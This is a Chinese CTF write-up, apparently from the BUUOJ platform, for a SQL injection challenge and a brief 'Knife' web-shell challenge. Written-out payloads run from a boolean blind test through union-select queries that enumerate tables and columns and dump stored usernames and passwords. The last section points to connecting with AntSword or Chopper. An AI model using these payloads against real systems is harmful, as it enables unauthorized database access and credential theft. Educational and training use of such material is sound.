
URL
http://7d591ee3-6349-4e61-b3bd-1457e962f276.node4.buuoj.cn:81/check.php?username=admin&password=7c4f036d2da4939c97b9fc5505669ac9' and (select count(table_name) from information_schema.tables where table_schema=database())=2 and '1'='1

接下去我认为是布尔盲注，可以通过写Python代码的方式去爆破，
我也是发现了注入点



但是觉得太麻烦了，后来去看了别人的才知道可以用其他方法，，

首先用union select测试注入点




可以看到第2个和第三个位置有回显

这里要注意两点：

1. 在url中不能直接写#，要用url编码%23才行
2. 要让user查不出数据才行，所以不能等于admin
3. 出现这个`The used SELECT statements have a different number of columns`说明union select 返回的字段数和之前不同，需要增加或者减少union select后面的字段数

可以看到把database()和version()放在第二个和第三个位置时能查出数据



爆表


```
?username=admi' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23&password=b7f69cf522e5374a02b2b4885566bd41
```

爆字段

```
?username=admi' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'%23&password=b7f69cf522e5374a02b2b4885566bd41
```

flag

```
?username=admi' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23&password=b7f69cf522e5374a02b2b4885566bd41
```



Knife

这道题没啥好说的，直接蚁剑或者菜刀工具连接shell就好了